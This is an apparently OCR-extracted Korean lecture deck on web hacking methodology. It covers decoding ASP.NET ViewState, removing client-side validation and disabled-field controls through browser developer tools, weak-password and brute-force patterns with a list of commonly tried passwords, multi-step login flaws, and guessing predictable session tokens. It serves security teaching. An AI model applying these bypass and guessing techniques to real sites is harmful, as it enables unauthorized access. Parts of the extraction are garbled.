PR#NObDawJFBsY#N1SG9sZGVyVG9iTmF2QmFyJFBsY#N1SG9sZGVySG9yaXpvbnRhbe5hd1RUb3B0VXZpZ2F0a#9uT#Wu#dQEPZAUESG9tZ#SMC43mGj1dturoIHIXBLTgQwgtQ#=" />
</div>
```

## 웹 해킹 공격 방법론

### • 2) 클라이언트 측 통제 우회

#### – ASP.NET ViewState 디코딩

- Burp Suite에서 간단한 인코딩은 디코딩을 통해 내용 일부를 볼 수 있음

```
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="/wEPDwUBMA9kFgJmD2QWAglBD2QWBAIBD2QWAglFD2QWAmYPZBYCAgEPFgleE1ByZXZpb3VzQ29u
dHJvbE1vZGULKYgBTWljcm9zb2Z0LlNoYXJIUG9pbnQuV2ViQ29udHJvbHMU1BDb250cm9sTW9kZSwgTWljcm9
zb2Z0LlNoYXJIUG9pbnQsIFZlcnNpb249MTIuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljs2V5VG9rZW4
9NzFIOWJjZTExMWU5NDI5YwFkAgMPZBYKAgnEPZBYEBSZnX2I4NGE4MDdjXzdjZfNGI0YV85Y2FiXzc0MGRjZjQ
3MjY3ZQ8PFgYeCkZvbGRlckNUSUQFCDB4MDEyMDAxHgxmaWx0ZXJzdHJpbmdlHg9vbGRmaWx0ZXJzdHJpbmd
IZGQFJmdfZGQyNjEzJzJnfYTNIZl80NDI2Xzk0NmNfZmFlZDZmMmVhNWQ2Dw8WBh8BBQgweDAxMjAwMR8CZR
8DZWRkAgMPFgleB1Zpc2libGVoFgJmD2QWBAICD2QWBglBDxYCHwRoZAIDDxYCHwRoZAIFDxYCHwRoZAIDDw
8WAh4JQWNjZXNzS2V5BQEvgZGQCEQ9kFgICAQ9kFgJmD2QWAglDD2QWAglBDw8WAh8EZ2QWBAIBDw8WAh
8EaGQWHAIBDw8WAh8EaGRkAgMPFglFBGhkAgUPDxYCHwRoZGQCBw8WAh8EaGQCCQ8PFglFBGhkZAILDw8
WAh8EaGRkAg0PDxYCHwRoZGQCDw8PFgQeB0VuYWJsZWRoHwRoZGQCEQ8PFglFBGhkZAITDw8WBB8GaB8E
aGRkAhUPDxYCHwRoZGQCFw8WAh8EaGQCGQ8WAh8EaGQCGw8PFglFBGdkZAIDDw8WAh8EZ2QWBglBDw8
WAh8EZ2RkAgMPDxYGHhhwZXJzaXN0ZWRFcnJvckFjdGlvblRyZWVkJhtwZXJzaXN0ZWRFcnJvckFjdGlvblRyZWVJ
ZHNkHwRnZGQCBQ8PFglFBGdkZAldD2QWAglBD2QWAmYPZBYCAgEPD2QWAh4FY2xhc3MFGG1zLXNidGFibG
UgbXMtc2J0YWJsZ1leGQCIw9kFgICBA9kFg4CAw9kFgJmDw8WAh8EaGRkAgUPZBYCZg8PFglFBGhkZAIHD2QW
AmYPDxYCHwRoZGQCCQ9kFgJmDw8WAh8EaGRkAgsPZBYCZg8PFglFBGhkZAIND2QWAmYPDxYCHwRoZGQCD
w9kFgJmDw8WAh8EaGRkGAEFRWN0bDAwJFBsYWNISG9sZGVyVG9wTmF2QmFyJFBsYWNISG9sZGVySG9yaXpv
bnRhE5hdURUb3BOYXZpZ2F0aW9uTWVudQ8PZAUESG9tZWSMC43mGj1dfurolHiX6LTgQwgtQA==" />
```

## 웹 해킹 공격 방법론

- 2) 클라이언트 측 통제 우회
  - ASP.NET ViewState 디코딩
  - Burp Suite에서 간단한 인코딩은 디코딩을 통해 내용 일부를 볼 수 있음

The screenshot shows the Burp Suite interface with the 'Decoder' tab selected. In the main pane, there is a text input field containing the following HTML code:

```
<input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
value="/wEPDwUBMA9kFgJmD2QWAgIBD2QWBAIBD2QWAgIFD2QWAmYPZBYCAgEPFgleE1ByZXZpb3VzQ29udHJvbE1vZGULKYgBTWiJcm9
/>
```

To the right of the text input, there are several buttons and options for decoding, encoding, and hashing:

- Text (radio button selected)
- Hex
- Decode as ...
- Encode as ...
- Hash ...
- Smart decode

Below the text input, there is a hex dump table:

	e	72	61	6c	2c	20	50	75	62	6c	69	63	4b	65	79	54	6f	ral, PublicKeyTo
f	6b	65	6e	3d	37	31	65	39	62	63	65	31	31	31	65	39	ken=71e9bce111e9	
10	34	32	39	63	01	64	02	03	0f	64	16	0a	02	01	0f	64	429cfd14fd14fd	
11	16	04	05	26	67	5f	62	38	34	61	38	30	37	63	5f	37	↑  &g_b84a807c_7	
12	63	66	31	5f	34	62	34	61	5f	39	63	61	62	5f	37	34	cf1_4b4a_9cab_74	
13	30	64	63	66	34	37	32	36	37	65	0f	0f	16	06	1e	0a	0dcf47267e#T-▲	
14	46	6f	6c	64	65	72	43	54	49	44	05	08	30	78	30	31	FolderCTID 0x01	
15	32	30	30	31	1e	0c	66	69	6c	71	65	72	73	71	72	69	2001&filterstr	

On the right side of the hex dump table, there are more decoding, encoding, and hashing options:

- Text (radio button selected)
- Hex
- Decode as ...
- Encode as ...
- Hash ...
- Smart decode

## 웹 해킹 공격 방법론

### • 2) 클라이언트 측 통제 우회

#### -스크립트 기반 검증

- 스크립트 내에 Customized 클라이언트 측 입력 값 검증이 보편적
- Client\_Validation.html로 작성 후 실행


```
<script>
function ValidateForm(theForm)
{
    var isInteger = /^[0-9]*$/
    if(!isInteger.test(theForm.quantity.value))
    {
        alert("유효한 수량 값을 입력하세요.");
        return false;
    }
    alert("구매한 수량은: " + theForm.quantity.value);
    return true;
}
</script>
<form action="" method="post" onsubmit="return ValidateForm(this)">
<p>제품: 애플 맥북 프로 15인치</p>
<p>수량: <input type="2" name="quantity">
<input name="enc" type="hidden" value="2,500,000">
<input type="submit" value="구매!"></p>
</form>
```

## 4 웹 해킹 공격 방법론

### • 2) 클라이언트 측 통제 우회

#### -스크립트 기반 검증


- 스크립트 내에 Customized 클라이언트 측 입력 값 검증이 보편적
- Client\_Validation.html로 작성 후 실행



제품: 애플 맥북 프로 15인치

수량:

이 페이지 내용:  
유효한 수량 값을 입력하세요.



제품: 애플 맥북 프로 15인치

수량:

이 페이지 내용:  
구매한 수량은: 7


## 4

## 웹 해킹 공격 방법론

## • 2) 클라이언트 측 통제 우회

## – 스크립트 기반 검증 우회

- Burp Suite의 Proxy 기능을 이용하거나, 크롬 브라우저의 Console 기능을 이용해서 우회함.
- 크롬 브라우저 설정 > 도구 더보기 > 개발자 도구에서 Console 부분 선택



## 4 웹 해킹 공격 방법론

### • 2) 클라이언트 측 통제 우회

#### -스크립트 기반 검증 우회

- Console에서 자바스크립트를 불러온 후, 검증 코드를 제거

제품: 애플 맥북 프로 15인치

수량:  구매!

Console tab selected in the developer tools.


```
> function ValidateForm(theForm)
{
    var isInteger = /^[0-9]*$/;
    if(!isInteger.test(theForm.quantity.value))
    {
        alert("유효한 수량 값을 입력하세요. ");
        return false;
    }
    alert("구매한 수량은: " + theForm.quantity.value);
    return true;
}
```

## 4 웹 해킹 공격 방법론

### • 2) 클라이언트 측 통제 우회

#### -스크립트 기반 검증 우회

- 제거 후 엔터 입력 후, 다시 문자열 입력 시도



The screenshot shows a web page for purchasing an Apple MacBook Pro 15-inch. The quantity input field contains "bypass javascript". A modal dialog is displayed with the message "구매한 수량은: bypass javascript" and a blue "확인" button. Below the page, the browser's developer tools are open, specifically the Console tab. The console shows the following JavaScript code:

```
> function ValidateForm(theForm)
{
    alert("구매한 수량은: " + theForm.quantity.value);
    return true;
}
< undefined
>
```

## 웹 해킹 공격 방법론

### • 2) 클라이언트 측 통제 우회

#### – 비활성화된 요소

- HTML 폼의 어떤 요소는 비활성화되게 플래그가 설정되어 있어 화면에 보이기는 하지만 회색으로 처리되어서 정상적인 방법으로는 수정이나 사용되지 않는 경우가 있음
- Client\_Form.html 로 작성 후 실행

```
<script>
function ValidateForm(theForm)
{
    var isInteger = /^[0-9,]*$/
    if(!isInteger.test(theForm.price.value))
    {
        alert("유효한 가격을 입력하세요.");
        return false;
    }
    alert("구매한 가격은: " + theForm.price.value);
    return true;
}
</script>
<form action="" method="post" onsubmit="return ValidateForm(this)">
<p>제품: 애플 맥북 프로 15인치</p>
<p>가격: <input disabled="true" value=2,500,000 name="price">
<input type="submit" value="구매!"></p>
</form>
```

## 4 웹 해킹 공격 방법론

### • 2) 클라이언트 측 통제 우회

#### – 비활성화된 요소

- HTML 폼의 어떤 요소는 비활성화되게 플래그가 설정되어 있어 화면에 보이기는 하지만 회색으로 처리되어서 정상적인 방법으로는 수정이나 사용되지 않는 경우가 있음
- Client\_Form.html로 작성 후 실행



The screenshot shows a web page with a form. On the left, there is a product listing: '제품: 애플 맥북 프로 15인치' and a price input field containing '2,500,000'. To the right of the input field is a button labeled '구매!'. A tooltip or message box is overlaid on the page, reading '이 페이지 내용: 구매한 가격은: 2,500,000' (The page content: The purchase price is: 2,500,000). In the bottom right corner of the message box, there is a blue button labeled '확인' (Confirm).

## 웹 해킹 공격 방법론

### • 2) 클라이언트 측 통제 우회

#### – 비활성화된 요소 우회

- 개발자 도구에서 Elements 부분에서 disabled 된 부분 삭제

The screenshot shows a portion of a web page with a search bar containing "제품: 애플 맥북 프로 15인치" and a button labeled "구매!". Below this, a form is displayed with the following HTML structure:

```

<html>
  <head>...</head>
  <body>
    <form action="..." onsubmit="return ValidateForm(this)">
      <p>제품: 애플 맥북 프로 15인치</p>
      <p>" 가격: "</p>
      ...
      <input disabled="true" value="2,500,000" name="price"> == $0
      <input type="submit" value="구매!">
    </form>
  </body>
</html>

```

The input field with the value "2,500,000" is highlighted with a blue selection bar. To the right, the DevTools' Elements panel shows the DOM structure and the Styles panel displays the CSS rules applied to the element. The "disabled" state is explicitly listed in the computed styles:

```

element.style {
}
input:disabled, textarea {
  box-sizing: border-box;
}

```

The developer has modified the DOM by removing the "disabled" attribute from the input field, allowing it to be interacted with normally.

## 웹 해킹 공격 방법론

### • 2) 클라이언트 측 통제 우회

#### – 비활성화된 요소 우회

- 삭제 후 값을 수정할 수 있음.

The screenshot shows a web page with a form. The form contains a product name and a price input field. A modal dialog is open, displaying the current price value. Below the modal, the browser's developer tools are visible, specifically the Elements and Styles tabs. The Elements tab shows the HTML structure of the page, including the price input field. The Styles tab shows the CSS styles applied to various elements, including the user agent styles for input fields. The developer tools interface includes toolbars, tabs like Elements, Console, and Sources, and a bottom status bar indicating the update to Chrome 68.

## 4 웹 해킹 공격 방법론

### • 3) 인증 무력화

- 사용자 인증은 웹 애플리케이션 보안 메커니즘 중에 개념적으로 가장 단순함.
  - 사용자가 제공한 정보가 맞으면 통과시키고, 틀리면 접속을 허용하지 않음.
  - 외관상의 단순함과 달리 안전한 사용자 인증은 극도로 미묘한 작업이고, 공격자에게 비인가된 접근을 종종 허용하는 실제 웹 애플리케이션에 있어서 가장 취약한 연결고리임.
- ### - 인증 기술
- HTML 폼 기반 사용자 인증: 사용자 명과 비밀번호를 받는 방식
  - 비밀번호와 OTP(One Time Password)를 결합한 다중 요인 인증 기법  
: 인터넷 뱅킹에서 많이 사용됨
  - SSL인증서와 스마트 카드
  - NTLM이나 커버로스를 이용한 윈도우 통합 인증
  - 생체 인증(지문 인증, 홍채 인증 등)

## 4 웹 해킹 공격 방법론

### • 3) 인증 무력화

- 매우 짧은 비밀번호나 비밀번호가 아예 없는 경우.
- 사전에 나오는 쉬운 단어나 이름인 비밀번호.
- 사용자명과 동일한 비밀번호
- 변경하지 않고 초기 값으로 내버려둔 비밀번호 (예: Mirai BotNet)
- 꽤 많은 애플리케이션이 클라이언트 측 통제로 비밀번호 정책을 구현하고 있는 경우가 많음

## 4 웹 해킹 공격 방법론

### • 3) 인증 무력화

#### – 비밀번호 변경 시 비밀번호 정책 유무 케이스.

**사용자정의**  
User Definition

기본정보

비밀번호변경

메뉴잠금용암호

신분이력정보

나만의 메뉴설정

**비밀번호변경**

새로운 비밀번호 :

새로운 비밀번호 확인 :

☞ 최소 10자리 이상 : 영대문자(A~Z, 26개), 영소문자(a~z, 26개), 숫자(0~9, 10개) 및 특수문자(32개) 중 2종류로 구성한 경우  
 ☞ 최소 8자리 이상 : 영대문자(A~Z, 26개), 영소문자(a~z, 26개), 숫자(0~9, 10개) 및 특수문자(32개) 중 3종류 이상으로 구성한 경우  
 ☞ 포탈 비밀번호 변경 시 반드시 무선랜 재설정이 필요합니다.

**확인**

**비밀번호 변경**

비밀번호 :   
 새로운 비밀번호 :   
 새로운 비밀번호(확인) :

**학생정보서비스 비밀번호 변경**

학번 :   
 기존비밀번호 :   
 신규비밀번호 :   
 신규비밀번호 확인 :

**확인**

## 4 웹 해킹 공격 방법론

### • 3) 인증 무력화 : 무차별 대입 공격

- 로그인 기능은 공격자들에게 사용자명과 비밀번호를 추측해서 애플리케이션으로 들어갈 수 있는 입구나 마찬가지임.
- 비밀번호를 알아낼 때 까지 로그인 시도를 반복적으로 할 수 있는 애플리케이션은 아마추어 해커에게도 취약함.
- 흔히 시도되는 패스워드는 다음과 같음  
: test, testuser, admin, administrator, demo, demouser, password, password1, password123, qwerty, test123, 해당 조직명

## 4 웹 해킹 공격 방법론

### • 3) 인증 무력화 : 설계상의 결함

- 애플리케이션은 관리자가 다른 사용자 계정의 데이터나 업무를 수행하도록 하기 위해 다른 사용자로 신분을 전환하도록 허용함.
- 일부 뱅킹 애플리케이션의 경우에는 콜센터 직원이 전화로 고객을 확인한 후 콜센터 직원이 해당 고객인 것처럼 애플리케이션 세션을 전환해 고객 지원 업무를 할 수도 있음.
- 일부 애플리케이션은 customer1331, customer1332와 같이 추측 가능한 순서에 따라 사용자 계정을 자동으로 생성하는 경우도 있음

## 4 웹 해킹 공격 방법론

### • 3) 인증 무력화 : 구현상의 결함

- 아무리 잘 설계된 인증 메커니즘도 구현상의 실수로 매우 취약할 수 있음.
- 구현상의 결함은 취약한 비밀번호나 무차별 대입 공격을 허용하는 등의 설계상의 결함에 비해 상대적으로 미묘하고 잘 드러나지 않는 경향이 있음.
- 이런 이유로, 여러 차례 보안 진단이나 검토를 거쳐서 명백한 취약점을 제거한 매우 보안이 요구되는 시스템에서도 구현상의 결함이 발견됨.

## 4 웹 해킹 공격 방법론

- 3) 인증 무력화 : 다단계 로그인 메커니즘의 결함
  - 일부 애플리케이션은 로그인 과정을 여러 단계로 나눠서 이를 일일이 검증하는 방식을 사용하기도 함.
    - 1) 사용자명과 비밀번호 입력
    - 2) 개인식별번호나 특정 단어를 물어보는 추가 질문
    - 3) OTP 생성기에 나타난 값의 입력
  - 일부 다단계 로그인 메커니즘이 구현된 것을 보면 앞의 단계에서 사용자에 대한 인증 단계를 거쳤을 것이라고 가정해버리는 위험을 가지고 있음.  
(Ex. step1.php -> step2.php 인 경우, step2.php로 바로 접근 시도)

## 4 웹 해킹 공격 방법론

### • 4) 세션 관리 공격

- 세션 관리 메커니즘은 웹 애플리케이션의 기본적인 보안 컴포넌트임.
- 대부분의 웹 애플리케이션은 세션을 통해 수많은 사용자의 요청을 구별하고, 사용자와 애플리케이션 사이에서 주고 받는 데이터를 처리함.
- 세션 관리는 애플리케이션에서 로그인 기능을 처리할 때 중요한 역할을 하며, 사용자에 대한 정보를 받아들여서 사용자를 식별하고 처리하는 역할을 함.
- 공격자가 애플리케이션의 세션 관리를 뚫을 수 있으면 해당 애플리케이션의 다른 사용자에 대한 권한을 획득해 그들의 아이디를 도용할 수 있음.

## 4 웹 해킹 공격 방법론

### • 4) 세션 관리 공격

- 세션 토큰은 사용자 이름이나 이메일 주소를 변형해서 만들기도 함
- 예를 들어 다음과 같은 토큰은 긴 무작위 문자열처럼 보임

757365723d616e657372613b6170703d6f6e6573656375726974792e6b7  
23b646174653d31392f30382f3035

- 16진법 ASCII 코드라고 가정하고 디코딩 해 본 결과 다음과 같이 나옴

user=anesra;app=onesecurity.kr;date=19/08/05

## 4 웹 해킹 공격 방법론

- 4) 세션 관리 공격
  - 일반적으로 세션 토큰에서 사용되는 컴포넌트는 다음과 같은 속성들 가지고 있음.
    - 사용자 계정
    - 계정들을 구분하기 위해 애플리케이션이 주로 쓰는 숫자로 된 식별법
    - 실명
    - 이메일 주소
    - 사용자의 그룹이나 애플리케이션 내에서의 역할
    - 날짜와 시간 스탬프
    - 증가하거나 예측 가능한 숫자
    - 클라이언트의 IP 주소
  - 구조화된 토큰에서 각 컴포넌트는 모두 다른 방식으로 암호화 되어 있음.
  - 일반적으로 사용되는 인코딩 스키마는 XOR, Base64, 아스키 문자열 사용한 16진법 등이 있음.

## 4 웹 해킹 공격 방법론

### • 4) 세션 관리 공격: 추측 가능한 토큰

- 애플리케이션이 사용자에게 전달하는 토큰이 일정한 패턴을 가지고 있는 경우 공격자는 샘플을 수집해서 세션 토큰을 추측할 수 있음.
- 가장 간단한 세션 관리 취약점의 경우, 애플리케이션이 세션 토큰을 연속적인 숫자 몇 개로만 사용할 때임.
- 이런 경우 토큰을 2~3개만 얻은 후 자동화 공격을 이용해서 다른 유효한 세션들을 빠르게 100% 잡을 수 있음.
- SessionID=516062E93E9FB~~22~~.

## 4 웹 해킹 공격 방법론

- 4) 세션 관리 공격: 세션 토큰 처리할 때 발생하는 문제점
  - 애플리케이션이 토큰을 생성해서 각 사용자에게 생성된 토큰을 매핑하는데, 개별적인 사용자에게 토큰을 매핑하는 방법에 약점이 있는 경우, 세션 관리 메커니즘과 관련된 다양한 취약점이 존재함.
  - 애플리케이션이 “정적인” 토큰을 사용할 경우, 정적인 토큰은 세션 토큰처럼 보여서 기능이 비슷해 보이나 실제 세션 토큰의 역할을 하지 않음.

dXNlcj1hbmVzcmE7IHIxPTEzMjM1MjQxOTQwMTQwMTQx  
(base64 decoding)

